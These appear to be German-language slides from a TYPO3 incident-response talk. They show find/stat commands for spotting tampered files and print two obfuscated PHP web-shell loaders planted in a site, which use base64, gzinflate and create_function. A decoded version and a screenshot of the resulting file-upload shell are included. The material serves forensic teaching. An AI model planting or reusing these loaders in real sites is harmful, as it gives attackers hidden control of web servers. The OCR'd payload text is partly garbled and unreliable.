
- Analyse von Protokollen zeitaufwendig & nicht zielführend (ohne nähere Anhaltspunkte, IP-Adressen, Zeiträume)
- Suche nach **POST** Requests oder SQL Injections (z.B. **UNION**)


```
typo3v10@typo3v10-forensics: ~  
typo3v10@typo3v10-forensics:~$ find ./ -mmin -60  
./html/typo3_src-10.4.5/typo3/sysext/core/ext_localconf.php  
./html/typo3temp/index.temp.php  
./html/typo3temp/var/log/typo3_d37f2bfa59.log  
./html/typo3temp/var/lock  
./html/typo3temp/thumb.php  
./html/typo3temp/assets/bootstrappackage/fonts/34b6f09d2160836c09a63c8351093eadf788ed4cb9c6c596239ff2ffe69204f8/  
6xK3dSBYKcSV-LCoeQqfX1RY0o3q0K7j.woff  
./html/typo3temp/assets/bootstrappackage/fonts/34b6f09d2160836c09a63c8351093eadf788ed4cb9c6c596239ff2ffe69204f8/  
6xKydsBYKcSV-LCoeQqfX1RY0o3ik4zwlxdo.woff  
./html/typo3temp/assets/bootstrappackage/fonts/34b6f09d2160836c09a63c8351093eadf788ed4cb9c6c596239ff2ffe69204f8/  
webfont.css  
./html/typo3temp/assets/bootstrappackage/fonts/34b6f09d2160836c09a63c8351093eadf788ed4cb9c6c596239ff2ffe69204f8/  
6xKydsBYKcSV-LCoeQqfX1RY0o3ig4vwlxdo.woff  
./bash_history  
./logs  
./logs/access.log  
./logs/error.log  
typo3v10@typo3v10-forensics:~$ stat ./html/typo3temp/index.temp.php  
  File: ./html/typo3temp/index.temp.php  
  Size: 958          Blocks: 8          IO Block: 4096   regular file  
Device: fd00h/64768d Inode: 536755      Links: 1  
Access: (0644/-rw-r--r--)  Uid: ( 1001/typo3v10)   Gid: ( 1001/typo3v10)  
Access: 2020-09-14 19:22:07.140621392 +0200  
Modify: 2020-09-14 19:26:20.504407872 +0200  
Change: 2020-09-14 19:26:20.504407872 +0200  
Birth: -  
typo3v10@typo3v10-forensics:~$
```

- Fokus auf Veränderungen im Dateisystem mit **find & stat**
- `find ./ --mmin -60` # Änderungen der letzten 60 Minuten
- `--mtime -[Tage] | --newermt 2020-09-01 ! --newermt 2020-09-15`

```
typo3v10@typo3v10-forensics: ~
typo3v10@typo3v10-forensics:~$ cat ./html/typo3temp/index.temp.php
<?php $bb='base'.(126/2+1).'_de'.chr(99).'_ode';$cf=$bb('Y3JLYXRlX2Z1bmN0aW9u');$in=$bb(
'Z3ppbmZsYXRl');$nl=@$cf('$dt',$bb($in('K0otKS3KUyguKYovSi3ISUx01VCKyVPSUVLSUUnUtAYA')));$dt=$bb(
bVNRb9owEH5ufsUVVTVIJGHidZJoVWHqpFIqCJMmCI3Pkim0LYcBxVN+++zkyC1UD848d19353vPud76N8il/rUv0tel+t4S2
ReHshuMIC/DpiVIWwo+uRRlBpL7cYniR0gUhZ5SnUuSv9PJUoymDbRmGYCrCHBMhUM+9vGbBepUB1RJZQxRSCM4C5Zz1e/5qst
ab/Jw2y2IrvhFaKkHL9GvDws5p8QTKQ1N2UmSgh9gZktHzeL+UucrJbL+IzanQt/z3V/ZA7/nPy6JylnXUtupMpLDXikxYV36t
x8IGkaEQTBu7x4doJsHM2o0hk82WbC0s0ig0PIG3ujwDd0J5BRIBVGjmWcwD4vMLTbvabqgDr0269vbZ7tRxdohxV+6w6mjtAW
5qaCc1oyJ/Atp9lNglvXhU2FDPZCAUMuykqrdoDI6naUIGsLRYXguh1CFLmZgJfZsr/rkxRjT6jDEDjyN3MRsYf49+tyDBWmtc
r1CTRS3sJNHm7idCZY2D0sugdGE4YDwx6vC51L0xHfRrmMatqLmjKEeSlrDW2YvW0P7HW7/y9iNL7rc0zbpB7IgqaYicIU3QI9
mckz+K3WwPRLQtBwEB3R9MrW0rk2IFNP2vgx8/n+XpLLJGZM9zfW4U82rzG12Qwfi60mLQZkCUWeEljQFy2yt4N4Yro/PoaGR
GrH/P+DmZeVaMXMv3oldGmSwVaTICAd0VoTMTqgFht/gc=');$go=@$cf('$in($dt);$go();
typo3v10@typo3v10-forensics:~$ cat ./html/typo3conf/ext/saltedpassword/
Resources/ ext_emconf.php ext_localconfig.php
typo3v10@typo3v10-forensics:~$ cat ./html/typo3conf/ext/saltedpassword/ext_localconfig.php
<?php $bb="\x62\x61\x73\x65\x36\x34\x5f\x64\x65\x63\x6f\x64\x65";$cf=$bb('Y3JLYXRlX2Z1bmN0aW9u');$in=$bb(
'Z3ppbmZsYXRl');$nl=@$cf('$dt',$bb($in('K0otKS3KUyguKYovSi3ISUx01VCKyVPSUVLSUUnUtAYA')));$dt=$bb(
bVJda+JAFH3Pr7iV0lEwuuBbjaGlnSh1qJxoYiEaeZqZsLkhsLnQsZ97zuTKHS185Lcj3Pu15E76F6hMnToXqcvilWyYUaWe7
bt9eBvA07lyAXaLnvQJWFJYXIweAvcmEJmnKQuh38qXbLeuMnGLNfgHSMWmRbY3TRu/1iF9h1tyoWwDCYxXKer2fL3bLlh7Te9
n06XbNu/QJRc4feI5/v57D+E0FmtXJup1Zr0MNPfW3o+e07S5WKRnFDbu+Mfkro/nPEZNDNEUfSYzJ+CKB/FU24ph0e/B1jLWB
TR0HmD6CoMYV2hgJ22IFDpsiLb7gRF3W4HTG2NrhdC8IjQhXRDDXJPd0cHo0cDbfd9UKjeXAG9g+T1ZTGCCrPaSjoAIVct3NVR
Lo9yLSYdx0odcGt2HDjppqLogaVynQ58VCk68EzeJRbI0NUGbtpMFdsBv9Pj/TQ7hB51yiNs90ssUPMncF67pFjgwTmB32oiXc
a1KTQX0fBoBlHTShz4RY4D+VVqP389zVYb5omc1uDbBs5U2NZ1saaCiyv9jmlbAUXqgec0DqRMK5ZtHy6IToJuzsv8XZ2k9+5e
VXNONv4aNfH6WApI3wKDwQWhc7FoaDzwM/gH');$go=@$cf('$in($dt);$go();
typo3v10@typo3v10-forensics:~$
```

- manuelle Prüfung auffälliger Dateien/Modifikationen
- PHP/Perl/Shell/... Skript-Dateien z.B. in /fileadmin/images/
- Abweichungen wie ext_localconfig.php statt ext_localconf.php




UnPHP

Decode Recent API Services Contact

```
<?php $bb = "base64_decode";
$cf = $bb('Y3JlYXRlX2Z1bmN0aW9u');
$in = $bb('Z3ppbmZsYXRl');
$nl = @$cf('$dt', $bb($in('K0otKS3KUyguKYovSi3ISUx01VCKyVPSUVLSUUnUtAYA')));
$dt = $bb('
bVJda+JAFH3Pr7iV0lEwuBbjaGlnSh1qJxoYiEaeZqZslkhslnQsz97zuTKHS185Lcj3Pu15E76F6hMnToXqcv11WyYUaWe7
bt9eBvA07lyAXaLnvQJWFJYXIweAvcmEJmnKQuh38qXbLeuMnGLNfgHSmWmRbY3TRu/1iF9h1tyoWwDCYxXKer2fL3bLlh7Te9
n06XbNu/QJRc4feI5/v57D+E0FmtXJup1Zr0MNPfw3o+e07S5WKRnFDbU+Mfkro/nPEZNDNEUfSYzJ+CKB/FU24ph0e/B1jLWB
TR0HmD6CoMYV2hgJ22IFDpsiLb7gRF3W4HTG2NrhdC8IjQhXRDDXJPd0cHo0cDbfd9UKjeXAG9g+T1ZTGCCrPaSjoAIVct3NVR
Lo9yLSYdx0odcGt2HDjppqLogaVynQ58VCK68EzejRbI0NUGbtpMFdsBv9Pj/TQ7hB51yiNs90ssUPMncF67pFjgwuTmB32oiXc
a1KTQX0fBoB1HTShz4RY4D+VVqP389zVYb5omc1uDmBs5U2NZ1saaCiyv9jmlbAUXqgec0DqRMK5ZtHy6IToJuzsv8XZ2k9+5e
VXN0Nv4aNfH6WApI3wKDwQWhc7FoaDzwM/gH');
$go = @$cf('', $in($dt));
$go(); ?>
```

Function Calls		Variables		Stats	
base64_decode	2	\$cf	create_function	MD5	a620f6ae02645f96eb3fe58657e7f557

unphp.net zum „Entschlüsseln“ von PHP-Daten



The screenshot shows a web browser window with the address bar displaying `https://typo3v10.anyhost.it/typo3conf/ext/saltedpassword/ext_localconfig.php`. The page title is "Darth Hader Shell". Below the title, there is a file upload interface with a "Choose File" button, a text input field containing "file.php", and an "upload" button. The browser's developer tools are open, showing the "Elements" panel on the left and the "Styles" panel on the right. The "Elements" panel shows the HTML structure of the page, with the following code highlighted:

```
<html>
<head></head>
<body>
  <h3>Darth Hader Shell</h3>
  <!-- Used for demonstration/education purpose --> == $0
  <!-- oliver.hader@typo3.org, member of TYP03 security team -->
  <form method="post" enctype="multipart/form-data">
    <input type="file" name="file">
    <input type="text" name="target" placeholder="file.php">
    <button>upload</button>
  </form>
</body>
</html>
```

The "Styles" panel shows the default user agent styles for the `form` element:

```
form {
  display: block;
  margin-top: 0em;
  margin-block-end: 1em;
}
```

